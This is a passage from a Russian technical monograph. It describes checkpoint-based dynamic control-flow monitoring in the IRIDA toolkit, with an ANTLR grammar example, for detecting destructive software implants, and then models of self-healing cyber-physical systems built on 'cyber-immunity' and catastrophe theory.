$W = \{ w_j \},\ j = 1,\ldots,r,\ w_j = \{b_i, b_k,\ldots,b_n\},\ b_i \in \{0,1\},\ (1.47)$

$w_j \neq \varnothing$ и $w_j \cap w_k \neq \varnothing$.

Каждому w_t поставлен в соответствие его вес $g_t > 0$.

Найти такое подсемейство

$$W^* \subseteq W, \tag{4.66}$$

что $\sum g_k \rightarrow min$

$w_k \in W^*$

и

$U\ w_k = B$

$w_k \in W^*$

Подсемейство W^* называют покрытием минимального веса для B.

Если под B понимается множество вершин управляющего графа подпрограммы, то W^* – покрытие вершин. Если под B понимается множество дуг управляющего графа подпрограммы, то есть вместо B рассматривается D и пути выражены в терминах дуг

$$w_{kt} = \begin{cases} 1, & \text{если путь проходит по дуге } d_t, \\ 0, & \text{в противном случае.} \end{cases}$$

то W^* – покрытие дуг минимального веса.

Для уменьшения трудоемкости задач построения W и нахождения W^* управляющий граф Г(B, D) может подвергаться декомпозиции относительно артикуляционных вершин вследствие чего задачи будут решаться

по частям. Общее решение получается как "сумма" частных решений. Кроме того в этих же целях осуществляется предварительная редукция B (D) относительно доминирующих вершин (дуг) [162–164, 257]

Основная процедура динамического контроля

Основной процедурой динамического контроля потоков управления в комплексе программ $K = \{ПП_i\}$ является сравнение фактических путей выполнения $ППi \in K$ с возможными или допустимыми путями в K. Для идентификации путей или трасс в IRIDA используются точки трассировки, также называемые контрольными точками (КТ). При выполнении программы с внедренными контрольными точками, последние сигнализируют о прохождении процесса выполнения подпрограммы через них, создавая тем самым фактическую трассу выполнения K [170, 171, 217, 36].

Технология внедрения контрольных точек в подпрограммы позволяет идентифицировать выраженные в терминах контрольных точек возможные пути в подпрограмме – построить матрицу путей $\|w_{kt}\|$ в терминах контрольных точек и описать ее пути с помощью структурированной последовательности G правил P_i грамматики, по которой строится детерминированный автомат $A(G)$. Трасса, получаемая во время выполнения программы с встроенными контрольными точками, подается на вход $A(G)$, где и происходит ее отождествление с допустимыми трассами.

Состоятельность основной процедуры динамического контроля с одной стороны зависит от полноты учета в ней управляющей структуры $ППi \in K$ и управляющих связей между ними, а с другой – от приемлемой реализуемости метода построения G и $A(G)$. Для демпфирования присущих основной процедуре динамического контроля ограничений ее реализация предусматривает две технологии построения описания G маршрутов: с учетом управляющей структуры ПП (G_{*1}) или без учета (G_{*2}), и две технологии построения автомата A, распознающего G: с использованием средств ANother Tool for Language Recognition – *ANTLR* (G_{1*}) или упрощенной классической схеме *LL* (G_{2*}). При этом технология учета структуры (*второй индекс у G*) вложена в технологию построения A (*первый индекс у G*).

Предпочтение упрощенному методу отдается в случае возникновения затруднений с реализацией метода построения A с использованием *ANTLR*. Однако высокая реализуемость упрощенного подхода или игнорирование управляющей структуры подпрограммы сопровождается более низкой диагностичностью контроля потоков управления. Условия выбора в первом приближении отражает график на рис. 4.37.

Правило $P(b_j)$, описывающее вершину b_j пути должно идентифицировать *вызов* ПП $\in K$ и *возврат управления* из нее. Правило для вершины это элемент регулярного множества. Для выбранной грамматики G_{*i} структура описания $P(b_j)$ одинаковая [277–283].

Описание пути это структурированная операциями последовательность правил, описывающих входящие в него вершины. Структурирующие последовательность правил операции суть допустимые операции над элементами регулярного множества.

Матрица $\|w_{ij}\|$ путей, выраженных в терминах контрольных точек, получается путем отображения матрицы путей, выраженных в терминах вершин ($|B| = n$), на матрицу с пространством столбцов, соответствующим вершинам с контрольными точками ($|B| = k$). Далее осуществляется приведение путей и их упорядочение в порядке возрастания веса

$$g_i = \sum_{j=1}^{k} w_{ij} 2^{(k-j)} \qquad (4.67)$$

Матрица $\| w_{ij} \|$ просматривается по столбцам (вершинам контрольных точек) слева направо и для каждой вершины bj определяется отношение R_t ее вхождения в пути матрицы, а по R_t – операционный контекст O_t вхождения описания $P(b_j)$ соответствующей контрольной точке в G.




Рис. 4.37. ***Выбор типа грамматики G_{ij}.***

Существует предопределенная полная группа возможных отношений **R** = {R_t}, |***R***|=*13* и соответствующие этим отношениям операционные контексты O = {O_t}. При отождествлении условий вхождения вершины b_j в пути матрицы || w_{ij} || с одним из отношений Rt ∈ **R** для вершины b_j генерируется описание $P(b_j)$ в соответствующем операционном контексте $O_t - O_t\ (\ P(\ b_j\ )\ )$. Конкатенация этих правил и позволяет описать упорядоченный $\Gamma_i\ (B, D)$ в виде регулярной грамматики *G*.

В связи с тем, что $\Gamma_i\ (B, D)$ может содержать вложенные структуры для их линеаризации операционный контекст O_t направляет записи с правилами и операциями в *G* и в стек *S*. Окончательный (промежуточный – при выходе из рекурсии) результат мы получаем как

$$G = G\ \textbf{\textit{concat}}\ S. \tag{4.68}$$

Пример

Приведенная, ранжированная матрица *W* путей, для примера управляющего графа программы на рис. 4.34, выраженных в терминах контрольных точек имеет вид:

$$W = \begin{array}{|cccccccc|} \multicolumn{8}{c}{\textbf{0 1 2 3 4 5 6 7}} \\ 1&1&1&1&0&0&0&0 \\ 1&1&1&1&0&0&0&1 \\ 1&1&1&1&0&0&1&0 \\ 1&1&1&1&0&1&0&0 \\ 1&1&1&1&1&0&0&0 \end{array} \tag{4.69}$$

Размер *W (5x8)*, то есть *r = 5 и k = 8.*

Вычислим компоненты векторов *H и V* как сумму 1 в строках и столбцах матрицы соответственно. Получим *H = (4, 5, 5, 5, 5) и V = (5, 5, 5, 5, 1, 1, 1, 1).*

Анализ вхождения вершин в пути матрицы *W* выявляет существование отношения *"артикуляция "* для вершин *{b_0, b_1, b_2, b_3}.*

Вершина b_j называется артикуляционной, если она входит во все рассматриваемые пути. Правила $P(b_j)$ безусловным образом входят в *G* в порядке обнаружения. Операционный контекст – пробел как ограничитель. В нашем случае получим:

$$G = P(b_0)P(b_1)P(b_2)P(b_3),\ W = \begin{array}{|cccc|} \multicolumn{4}{c}{\textbf{4 5 6 7}} \\ 0&0&0&0 \\ 0&0&0&1 \\ 0&0&1&0 \\ 0&1&0&0 \\ 1&0&0&0 \end{array},\ S = \varnothing \tag{4.70}$$

Отношение "артикуляция " проверяется и для конечной вершины $b_к$. Если оно выявляется, то P $(b_к)$ записывается в стек *S*, а *W* редуцируется слева

Продолжение анализа выявляет *0*-строку (отношение *"пустой путь"*), которой соответствует правило пустого пути *(r0: ;)*, ссылка на это правило *r0* должна записываться как альтернатива для всех остальных продолжений путей (операционный контекст – (*r0* | → *G* и ')' → *S*. В результате получим:

$$G = P(b_0)P(b_1)P(b_2)P(b_3)(r0|,\ W = \begin{array}{|cccc|} \multicolumn{4}{c}{\textbf{4 5 6 7}} \\ 0&0&0&1 \\ 0&0&1&0 \\ 0&1&0&0 \\ 1&0&0&0 \end{array},\ S =). \tag{4.71}$$

Дальнейший анализ выявляет, что оставшиеся вершины являются исключительными. Исключительная вершина входит в единственный путь, который также назовем исключительным. Для исключительного пути правила генерируются следующим образом:

$$\text{'(, -> } G,\ P(W_i) = \underset{w_{ij}\ =\ 1}{concat\ (P(b_j))} \text{ -> } G,\ \text{'|, -> } G,\ \text{'(, -> } S \tag{4.72}$$

Каждый исключительный путь является альтернативой для остальных и операционный контекст первого исключения в группе повторяет контекст пустого правила *r*0. Остальные исключения группы отделяются при записи в *G* все той же операцией '|'.

Тогда

$$G = P(b_0)\, P(b_1)\, P(b_2)\, P(b_3)\, (r0 \mid P(b_4) \mid P(b_5) \mid P(b_6) \mid P(b_7),\ W = \emptyset,\ S =)) \tag{4.73}$$

После освобождения стека *S* получим

$$G = P(b_0)\, P(b_1)\, P(b_2)\, P(b_3)\, (r_0 \mid (P(b_4) \mid P(b_5) \mid P(b_6) \mid P(b_7))). \tag{4.74}$$

Окончательно после выполнения подстановок для P *(bj)* представление грамматики в форме *ANTLR*-нотации будет следующим:

```
class SmallStructPassportParser extends Parser;
 m0 : m1;                    //sub_401000
 m1:              //sub_401000
 KT1 m27 KT1
 KT2 m29 KT2
 KT3 m27 KT3
 KT4 m29 KT4
 ( r0 | ( KT6 m28 KT6 | KT7 m28 KT7 | KT8 m28 KT8 | KT9 m28 KT9 ) ) ;
 m27 : ;                     //sub_401AA0
 m28 : ;                     //sub_401AC0
 m29 : ;                     //sub_401AE0
 r0 : ;
 class SmallStructPassportLexer extends Lexer;
KT1 : "000010001"; KT2 : "000020001";
KT3 : "000030001"; KT4 : "000040001";
KT6 : "000060001"; KT7 : "000070001";
KT8 : «000080001»; KT9 : «000090001»;
```

По данному описанию и создается программа автомата динамического контроля потоков управления [257, 303, 309, 310].

Таким образом, были рассмотрены новые модели и методы для своевременного выявления и блокирования деструктивных программных закладок критически важной информационной инфраструктуры на основе статического и динамического анализа исполняемых кодов программ упомянутой инфраструктуры. Практическая реализация предлагаемых моделей и методов была доведена в специальном инструментальном комплексе *IRIDA* под управлением ОС *MS Windows*. В состав *IRIDA* вошли [236, 257]:

интегрированная среда *IRIDA Viewer*, предназначена для создания базы данных комплекса, помещения в базу данных дизассемблированного с использованием дизассемблера *IDA PRO* исполняемого кода программы, статического анализа потоков управления в исследуемой программе, подготовки маршрутов для динамического анализа и создания средств их анализа.

программный комплекс *ExeTracerME*, предназначен для расстановки контрольных точек для трассировки маршрутов хода выполнения исследуемого *exe* или *dll*-модуля на платформе Windows и создания программы динамического и статического контроля динамических маршрутов в исследуемой программе.

С помощью *IRIDA Viewer* осуществляется интерактивное исследование программного кода. В *IRIDA Viewer* автоматизированы процессы получения следующих характеристик и представлений программного кода:

- характеристик структурированности программного кода подпрограмм и их нарушения;

- общее число путей в программе, минимаксное покрытие вершин (описание и представление минимального числа путей максимального веса, покрывающих все вершины (линейные участки) управляющего графа подпрограммы;
- описание дерева вызова подпрограмм из заданной подпрограммы;
- классификация подпрограмм, определение статистики вызовов подпрограмм и списков вызываемых подпрограмм процессными подпрограммами;
- классификация передач управления на подпрограммы;
- сопоставление структурных характеристик управляющего графа подпрограммы с операторами управления алгоритмического языка программирования и «поднятие» связей в управляющем графе программы и др.

В рамках IRIDA Viewer автоматизированы также основные операции по подготовке динамического анализа потоков управления в и между подпрограммами и создания средств для автоматического контроля соответствия статических и динамических маршрутов:

формирование статических маршрутов вызовов подпрограмм и их фиксация в базе данных путем установки контрольных точек на ближние и дальние вызовы подпрограмм;

формирование описания управляющего графа в виде *ANTLR* или упрощенной грамматики языка номеров контрольных точек дальних и ближних вызовов подпрограмм – создание паспортов потоков управления для подпрограмм (метод *«Диаген»*).

Собственно встраивание в исследуемую программу контрольных точек и подключение к ней паспорта – эталонной модели потоков управления (распознающего автомата) осуществляется с помощью программного комплекса *ExeTracerME*. Программный комплекс *ExeTracerME* на выходе формирует лабораторную сборку исследуемой программы с установленными контрольными точками и с (или без) подключением паспорта потоков управления.

После запуска исследуемой программы при вызове подпрограмм с установленными контрольными точками формируется протокол хода выполнения программы. Протокол является трассой прохождения потоков управления по контрольным точкам. Отклонение процесса выполнения программы от эталона, то есть несовпадение статического маршрута с динамическим, фиксируется в протоколе работы распознающего автомата. При этом исследователь может задать реакцию автомата на несоответствие потоков управления: остановить программу или проигнорировать отклонение.




Рис. 4.38. ***Схема защиты кода программы с использованием паспорта программы***

Результаты динамической трассировки в соответствии с установленными контрольными точками могут быть наложены на статически установленные контрольные точки в среде *IRIDA Viewer*. Это позволяет проводить дополнительное интерактивное исследование хода выполнения программы, выявить невызываемые подпрограммы, получить статистику вызовов подпрограмм и т. д.

Предлагаемый инструментарий и автомат динамического контроля может использоваться для выявления и защиты от деструктивных программных закладок («цифровых бомб») (см. рис. 4.38) критически важной информационной инфраструктуры [236, 257, 321, 322].

Глава 5. Примеры разработки самовосстанавливающихся киберфизических систем с кибериммунитетом для упреждения катастрофических последствий кибератак

Проблемы самовосстановления киберфизических систем в условиях деструктивных возмущений и смежные с ней находятся в области научного внимания зарубежных и отечественных исследователей.

Фундаментальный вклад в становление и развитие программотехники как научной дисциплины внесли выдающиеся ученые современности: А. Тьюринг, Дж. фон-Нейман, М. Минский, А. Черч, С. Клини, Д. Скотт, З. Манна, Э. Дейкстра, Ч. Хоар, Дж. Бэкус, Н. Вирт, Д. Кнут, Р. Флойд, Н. Хомский, В. Турский, А. Н. Колмогоров, А. А. Ляпунов, Н. Н. Моисеев, А. П. Ершов, В. М. Глушков, А. И. Мальцев, А. А. Марков. Именно они заложили основы теоретического и системного программирования, позволяющие математически строго исследовать возможные вычислительные структуры, изучать свойства вычислимости и моделировать вычислительные абстракции выполнимых действий. От этих результатов зародились отечественные научные школы, внесшие весомый вклад в разработку и развитие методов повышения надежности и устойчивости программных систем через автоматический синтез модельных абстракций к конкретным программно-техническим решениям.

Сибирское отделение РАН внесло существенный вклад в развитие теории схем программ (А. П. Ершов, Ю. И. Янов, В. Е. Котов, В. К. Сабельфельд), в становление аналитической и прикладной верификации, методов доказательства правильности и трансформационного синтеза программ (В. А. Непомнящий, О. М. Рякин, Д. Я. Левин, Л. В. Черноброд), в исследование фундаментальных свойств алгоритмов и универсального программирования (Б. А. Трахтенброт, В. Н. Касьянов, В. А. Евстигнеев), в изучение абстрактных типов данных и денотационных семантик (В. Н. Агафонов, А. В. Замулин, Ю. Л. Ершов, Ю. В.Сазонов, А. А. Воронков), открыло принцип смешанных вычислений и положило начало конкретизирующему программированию (А. П. Ершов).

Институт кибернетики Украины имени В. М. Глушкова положил начало алгебраическому программированию (Ю. В. Капитонова, А. А. Летичевский, Е. Л. Ющенко), композиционному программированию (В. Н. Редько), структурной схематологии, макроконвейерным вычислениям и автоматно-грамматическому синтезу программ (В. М. Глушков, Е. Л. Ющенко, Г. Е. Цейтлин), производственной Р-технологии и многоуровневому проектированию, живучести вычислительных систем (А. Г. Додонов). При этом для доказательства завершаемости, правильности и эквивалентности программ предложен аппарат систем алгоритмических алгебр (САА) В. М. Глушкова.

Институт кибернетики Эстонии воплотил идеи автоматического синтеза программ в работоспособной системе ПРИЗ и развил направление концептуального программирования и НУТ-технологии (Э. Х. Тыугу, М. Я. Харф, Г. Е. Минц, М. И. Кахро). Латвийский государственный университет получил весомые результаты в области индуктивного синтеза программ, символического тестирования, методов и средств программно-технической верификации и отладки (Я. М. Барздинь, Я. Я. Бичевский, Ю. В. Борзов, А. А. Калниньш).

Московская и Санкт-Петербургская академические школы дали современной программотехники фундаментальные идеи автоматического синтеза программ на основе знаний (Д. А. Поспелов), интеллектуальных банков знаний и логико-аппликативных вычислений (Л. Н. Кузин, В. Э. Вольфенгаген), интеллектуального программирования (В. Стрижевский, Н. Ильинский), синтеза программируемых автоматов (В. А. Горбатов), генераторов программ – ГЕНПАК (Д. Ильин) и интеллектуальных решателей задач (Ю. Я. Любарский, Е. И. Ефимов), программирования на ассоциативных сетях (Г. С. Цейтин), проектирования надежного программного обеспечения (В. В. Липаев), автоматизированного тестирования программного обеспечения на основе формальных спецификаций (А. К. Петренко, В. П. Иванников), гиперпрограммирования (Е. А. Жоголев), синтеза абстрактных программ (С. С. Лавров), синтеза рекурсивных метамоделей программ (Р. В. Фрейвалд),

метапрограммирования в проблемных средах (В. В. Иванищев), активных методов повышения надежности программ (М. Б. Игнатьев, В. В. Фильчаков, А. А. Штрик, Л. Г. Осовецкий), подхода к построению абсолютно надежных систем А. М. Половко), методологии знакового моделирования (Ю. Г. Ростовцев) и многое другое.

Значительную роль в становлении и развитии понятий алгоритмической (Р. М. Юсупов, В. И. Сидоров), информационной (Ю. Г. Ростовцев, Б. А. Резников, С. П. Присяжнюк, А. К. Дмитриев), технической (А. М. Половко, А. Я. Маслов, В. А. Смагин), программной (Ю. И. Рыжиков, А. Г. Ломако, В. В. Ковалев, В. И. Миронов, Р. М. Юсупов) надежности внесли ученые академии имени А. Ф. Можайского.

Однако в условиях кибератак потребовалось по-новому поставить проблему обеспечения работоспособности функционирования киберфизических систем, так чтобы организация восстановления вычислений в ходе массовых воздействий злоумышленника упреждала приведение к существенным или катастрофическим последствиям. Замысел ее разрешения состоит в придании названным системам способности вырабатывать иммунитет к деструктивным возмущениям по аналогии с иммунной системой защиты живого организма. Для воплощения этого потребовалось решение новой, актуальной задачи самовосстановления киберфизических систем с кибериммунитетом.

5.1. Возможные модели и методы самовосстановления на основе кибериммунитета

5.1.1. Модель абстрактного вычислителя с иммунной памятью

Рассмотрим следующую постановку задачи исследований в отображениях (см. рис. 5.1).

Для определения ограничений были использованы следующие показатели киберустойчивости:

- вероятность представления и/или доведения запрашиваемой (выдаваемой принудительно) выходной информации $P_и$ в течение заданного периода функционирования ИС $T_з$;
- вероятность выполнения технологических операций $P_т$ в течение заданного периода функционирования ИС $T_з$;
- среднее время выполнения технологической операции $T_в$ или вероятность выполнения технологической операции $P_в$ за заданное время $T_з$;
- вероятность $P_к$ получения корректных результатов обработки информации за заданное время $T_з$;
- вероятность нейтрализации опасного программного воздействия $P_н$ в течение заданного периода функционирования ИС $T_з$.

Ограничения:

$$\begin{cases} t_{<n>} \le T^{\partial}_{<n>} \\ p \ge P^{\partial} \end{cases}$$

где $t_{<n>} = \{t_1, t_2, .., t_n\}$ – множество моментов времени завершения вычислений для решения целевых задач ИС, $T^{\partial}_{<n>}$– множество ограничений на время выполнения целевых задач, P – вероятность решения целевых задач вычислительной системы в условиях кибератака, P^{∂} – требования к вероятности решения целевых задач.

Таким образом, предложено поддерживать работоспособность киберфизических систем при решении целевых задач в условиях кибератак злоумышленников посред-




Рис. 5.1. ***Постановка задачи решения проблемы самовосстановления ИС***




Рис. 5.2. ***Страты представления процессов самовосстановления ИС***

ством восстановления процессов вычислений на основе подготовленных «иммунитетов» не столько после, сколько в ходе осуществленных возмущений.

Предложим следующую модель абстрактного вычислителя с иммунной памятью с привлечением формального аппарата теории динамических систем Р. Е. Калмана. В общем виде модель абстрактного вычислителя в условиях возмущений $\mathfrak{R}$ с дискретным временем, m входами и p выходами над полем целых чисел *K* представлена сложным объектом $(\aleph, \wp, \Diamond)$, где отображения $\aleph : \ell \to \ell, \wp : K^m \to \ell, \Diamond : \ell \to K^p$ – суть абстрактные *K*-гомоморфизмы, ℓ — некоторое абстрактное векторное пространство над *K*. Размерность пространства $\ell(\dim \ell)$ определяет размерность системы $\mathfrak{R}(\dim \mathfrak{R})$. Выбранное представление позволило сформулировать и доказать в работе утверждения, подтверждающие принципиальное существование искомого решения.

В соответствии с этим введена и раскрыта идеология вычислений с памятью для привития иммунитета к возмущениям. Рассмотрено общее представление иммунной системы ИС, обеспечивающей устойчивость ее поведения в условиях массовых и групповых воздействий злоумышленников на следующих стратах представления (см. рис. 5.2.).

Здесь осуществляются, во-первых, мониторинг кибератак и накопление иммунитета: моделирование кибератак в типах деструктивных воздействий; моделирование представления динамики возмущений вычислений и определение сценариев возврата вычислений в равновесное (устойчивое) состояние; разработка макромодели (программы) самовосстановления вычислений в условиях массовых и групповых возмущений. Во-вторых, предполагается разработка и верификация программы самовосстановления возмущенных вычислений на микроуровне: разработка микромодели (программы) самовосстановления вычислений в условиях

массовых и групповых возмущений; моделирование средствами денотационной, аксиоматической и операционной семантики вычислений для доказательства частичной корректности свойств вычислимости восстановленных вычислений. И, в-третьих, достигается самовосстановление возмущенных вычислений при решении целевых задач на микроуровне: вывод операционных эталонов для восстановления вычислений; разработка модели их представления; выработка и исполнение плана восстановления вычислений.

Таким образом, представлено в общем виде абстрактное решение сформулированной научной проблемы в типах моделей тех теорий, которые позволяют синтезировать искомую структуру вычисления с памятью, доказать частичную корректность свойств вычислимости и сконструировать абстрактный план самовосстановления.




Рис. 5.3. ***Двухуровневая модель организации самовосстановлением ИС***

Для синтеза программ самовосстановления возмущенных вычислений потребовалось разработать систему знаний, которая позволила описать технологию порождения задач самовосстановления в соответствии с этапами постановки задачи, планирования ее решения и последующей реализации. В соответствии с этим формально были определены три информационные модели и одна модель управления процессом решения задач. При этом информационная модель постановки задачи позволила описать возможные типы возмущений вычислений. Модель планирования решения позволила отразить причинно-следственные связи между объектами абстрактной программы самовосстановления. Модель реализации решения позволила описать внутреннюю структуру программы самовосстановления. Такое двухуровневое моделирование (см. рис. 5.3) позволило предусмотреть нахождение решения глобальной задачи самовосстановления возмущенных вычислений через последовательное решение локальных подзадач.

Предложенный многомодельный подход принципиально отличается от известных одномодельных подходов и позволяет описать абстрактные программы самовосстановления возмущенных вычислений в структурно-функциональном, логико-семантическом и прагматическом аспектах. Такая многомодельная система организации управления самовосстановлением вычислений потребовала введения координации, позволяющей учесть специфику каждой названной функциональной модели, что, в свою очередь, привело к необходимости построения соответствующей метамодели знаний. Исходя из структуры и содержания выделенных этапов прохождения задачи в качестве формализмов базовых моделей, в системе знаний целесообразно использовать формальную грамматику, продукционную систему, автоматный преобразователь.

При выборе аппарата метамоделирования предпочтение отдано системе алгоритмических алгебр (САА), предложенной В. М. Глушковым. Это позволило создать алгоритмическую систему, эквивалентную по своим изобразительным возможностям таким классическим алгоритмическим системам, как машины Тьюринга, рекурсивные функции и алгоритмы Маркова. Преимуществами такого подхода по сравнению с классическими алгоритмическими системами являются возможность выражения структур абстрактных программ самовосстановления в дейкстровских типах (последовательность, разветвление, цикл), представление требуемых алгоритмов самовосстановления в виде алгебраических формул, совершенствование аппарата формальных преобразований, выражение алгоритма (технологии) самовосстановления в элементарных операторах, эффективное преобразование программ самовосстановления возмущенных вычислений в машинную реализацию.

Язык описания типов деструктивных возмущений задан семейством многослойных КС грамматик G_P вида $G_P = < S_G, N_G, T_G, R_G, P_G >$, где

S_G – конечное непустое множество аксиом;

$S_G \subseteq N_G$, $|S_G| \geq 1$;

$N_G = \{a_i | i \in I_N\}$ – конечное непустое множество типов информационных операций противника (нетерминалов);

$T_G = \{x_i | i \in I_T\}$ – конечное непустое множество типов ИТВ противника (терминалов);

$N_G \cap T_G = \varnothing$; $R_G = \{r_i : \alpha_i \to \beta_i | i \in I_R, \alpha_i, \beta_i \in (N_G \cup T_G)^*\}$ – конечное множество правил вывода;

$P_G = \{p_i(.) | i \in I_P\}$ – конечное множество предикатов, $X_G . G_P : g : M_G \times X^{g,j} \to G_p$, $g = < g_T, g_N, g_{R^0}, g_{R^P}, g_{X^0}, g_{X^P}, g_P, g_s >$;

$(N_G \cup T_G) \to X_G$ – биекция;

$X_G = \{x_i | i \in I_X\}$ – конечное множество атрибутов.

На его основе разработан метод порождения комбинаций сочетанных типов кибератак, приводящих к разнородно массовым деструктивным возмущениям ИС. Для распознавания структуры типов деструктивных воздействий предложен метод, позволяющий при помощи семейства МП-распознавателей делать заключения по данным регистрации фактов групповых и массовых возмущений ИС.

Таким образом, предложена и обоснована двухуровневая модель организации самовосстановления ИС, которая позволяет формально описать структуры и содержание технологических и процедурных моделей представления знаний необходимых и достаточных для порождения сценариев разнотипных возмущений вычислений и синтеза абстрактных программ для их частично корректного самовосстановления.

k	*n*	Каноническая форма *f*(*x*; *a*)	Название
1	1	$x_1^3 + ax_1$	Складка
2	1	$x_1^4 + a_1\frac{x_1^2}{2} + a_2x_1$	Сборка
3	1	$\frac{x_1^5}{5} + a_1\frac{x_1^3}{3} + a_2\frac{x_1^2}{2} + a_3x_1$	Ласточкин хвост
4	1	$\frac{x_1^6}{6} + a_4\frac{x_1^4}{4} + a_1\frac{x_1^3}{3} + a_2\frac{x_1^2}{2} + a_3x_1$	Бабочка
3	2	$x_1^3 + x_2^3 + a_3x_1x_2 - a_1x_1 - a_2x_2$	Гиперболическая омбилическая точка
3	2	$x_1^3 - 3x_1x_2^2 + a_3(x_1^2 + x_2^2) - a_1x_1 - a_2x_2$	Эллиптическая омбилическая точка
4	2	$x_1^2x_2 + x_2^4 + a_3x_1^2 + a_4x_2^2 - a_1x_1 - a_2x_2$	Параболическая омбилическая точка
5	1	$x_1^7 + a_1x_1^5 + a_2x_1^4 + a_3x_1^3 + a_4x_1^2 + a_5x_1$	Вигвам
5	2	$x_1^2x_2 - x_2^5 + a_1x_2^3 + a_2x_2^2 + a_3x_1^2 + a_4x_2 + a_5x_1$	Вторая эллиптическая омбилическая точка
5	2	$x_1^2x_2 + x_2^5 + a_1x_2^3 + a_2x_2^2 + a_3x_1^2 + a_4x_2 + a_5x_1$	Вторая гиперболическая омбилическая точка
5	2	$1 \pm (x_1^3 + x_2^4 + a_1x_1x_2^2 + a_2x_2^2 + a_3x_1x_2 + a_4x_2 + a_5x_1)$	Символическая омбилическая точка
Примечание. Для k = 4 и n = 1 должно быть a_3x_1			

Таблица 5.1. ***Каноническая форма уравнений типовых природных возмущений.***

5.1.2. Модели динамики вычислений в условиях возмущений

Далее были разработаны возможные модели типовых деструктивных воздействий и сценарии возврата состояния ИС к равновесию на основе привлечения теории катастроф.

Проведен анализ возможности использования природных моделей массовых возмущений для организа-




Рис. 5.4. ***Пример канонического сценария возврата к равновесию***

ции вычислений с памятью. Рассмотрены простейшие природные модели массовых возмущений и их канонические формы (см. табл. 5.1).

Проведен анализ закономерностей поведения природных систем в условиях возмущений по их фазовым портретам. Определены условия существования возможных траекторий возврата возмущенных природных систем к равновесию (см. рис. 5.4).

Обосновано применение природных моделей с канонической формой представления динамики возмущений для самовосстановления ИС. Выявлено и формально описано подобие между деструктивными воздействиями злоумышленников и природными моделями теории катастроф, что позволило определить метапрограмму управления самовосстановлением возмущенных состояний ИС. Были определены условия возврата возмущенных состояний ИС в равновесное состояние. Проведенный анализ возможности использования природных моделей массовых возмущений для организации самовосстановления ИС позволил определить требования к метауправлению процессом самовосстановления (см. рис. 5.5).

Подразумевается, что для k-параметров управления $a_1, a_2, ..., a_k$ параметры вычислений принимают такие значения $x_1^*, x_2^*, ..., x_n^*$ в состоянии равновесия, в которых достигается локальная минимизация функции $f(x_1, x_2,..., x_n; a_1, a_2, ..., a_k)$. В общем случае значения x_i^*, соответствующие состоянию равновесия, зависят от выбора параметров a, поэтому $x_i^* = x_i^*(a)$, $i = 1, 2, ..., n$.

Предложено представление возмущенных вычислений в следующем виде. Для каждого $k \leq 5$ и $n \geq 1$ существует открытое плотное множество C^∞ таких потенциальных функций F, что C_f – дифференцируемое k-многообразие, гладко вложенное в R^{n+k}. Показано, что каждая особенность отображения ката-




Рис. 5.5. ***Технология выявления подобия между деструктивными воздействиями на ИС и природными моделями теории катастроф***

строф s: $C_f \to R^k$, локально эквивалентна одному из конечного числа стандартных типов, называемых простейшими возмущениями, или элементарными катастрофами. Отображение m структурно устойчиво в каждой точке M_f по отношению к малым f из *F*.

Для определения сценария возврата возмущенных вычислений исследованы канонические формы возврата к равновесию. В частности, предложены представления возмущенных вычислений уравнениями седловой точки вида

$$y^3 + ay + b = 0, \text{ где } a = \frac{[y^2 a_1 a_2 \overline{E^2}(a_3 + \overline{E^2}) + y a_2 a_4 \overline{E^3} - y^2 a_1^2 a_2^2 \overline{E^6}]}{a\ (a_3 + \overline{E^2})},$$

$$b = \frac{\{\frac{-\left(\frac{2}{27}\right) y^3 a_1 a_2^3 \overline{E^9}}{(a_3 + \overline{E^2})^2} + y a_2 \overline{E^3} \frac{[y^2 a_2 a_5 E^2\ (a_3 + E^2) + y^2 a_2 a_4 E^3]}{3(a_3 + \overline{E^2})} - y^3 a_1 a_2 a_5\ \overline{E^5}\}}{a_1\ (a_3 + \overline{E^2})}$$

Здесь критические ветви в пространстве $a - b$, где могут возникнуть разрывы, удовлетворяют уравнению $4a^3 + 27b^2 = 0$. Определены необходимые и достаточные условия для существования возвращающих траекторий. Синтезированы сценарии возврата возмущенных вычислений к равновесию.

5.1.3. Метод контроля функциональной семантики вычислений

Задана семантика сценариев возврата к равновесию для вычислений с памятью. Определена структура представления сценариев возврата вычислений с памятью. Установлены условия подобия между сценариями возврата и процедурами восстановления возмущенных вычислений. Предложена структура программ самовосстановления возмущенных вычислений управляющими операторами абстрактного вычислителя.

Таким образом, были установлены условия подобия между сценариями возврата и процедурами восстановления возмущенных состояний ИС. Описана структура программ самовосстановления возмущенных состояний ИС управляющими операторами абстрактного вычислителя. Рассмотрены приемы формирования памяти с траекториями возврата возмущенных состояний ИС по результатам решения системы динамических уравнений в канонической форме.

Далее был разработан язык представления семантики частично корректных состояний ИС в терминах теории подобия. Заданы представления семантики частично корректных вычислений в инвариантах подобия. Описан синтаксис инвариантных зависимостей для выражения схем инвариантов вычислимости в функциональных формах. Проинтерпретированы инварианты подобия для выявления и устранения смысловых противоречий.

Определены условия частичной корректности самовосстанавливающихся вычислений. Проведен анализ системы отношений между размерностями и инвариантами подобия вычислений для выявления особенностей формирования инвариантов вычислимости. Предложено представление инвариантов вычислимости абелевыми группами инвариантов подобия для определения частичной корректности структуры управления программой самовосстановления. Исследованы свойства инвариантов вычислимости графами для определения полноты и непротиворечивости структуры выполнения операций программы самовосстановления. Определены критерии семантической корректности вычислений для контроля ключевых свойств вычислимости.

При выборе аппарата моделирования структур и свойств вычислений предложено конструктивное сочетание методов анализа размерностей и инвариантов подобия. Исследованы системы отношений между размерностями входных и выходных параметров $[\varphi_{us}(x_1, x_2, ..., x_n)] = [\varphi_{uq}(x_1, x_2, ..., x_n)]$ вычислений (здесь запись $[X]$ означает «размерность величины *X*»), которые позволяют представить каждый оператор, содержащий вычислительные операции и/или оператор присваивания (и имеющий однородный вид относительно своих аргументов), в виде суммы функционалов $\varphi: f_u(x_1, x_2, ..., x_n) = 0$, $u = 1, 2, \ldots, r$, где $f_u(x_1, x_2, ..., x_n) = \sum_{s=1}^{q} \varphi_{us}(x_1, x_2, ..., x_n)$ и $\varphi_{us}(x_1, x_2, ..., x_n) = \prod_{j=1}^{n} x_j^{\alpha_{jus}}$

В результате стало возможным сформировать требования к размерностям величин x_j и синтезировать инварианты подобия вычислений следующим образом: $[\varphi_{us}(x_1, x_2, ..., x_n)] = [\varphi_{uq}(x_1, x_2, ..., x_n)]$,

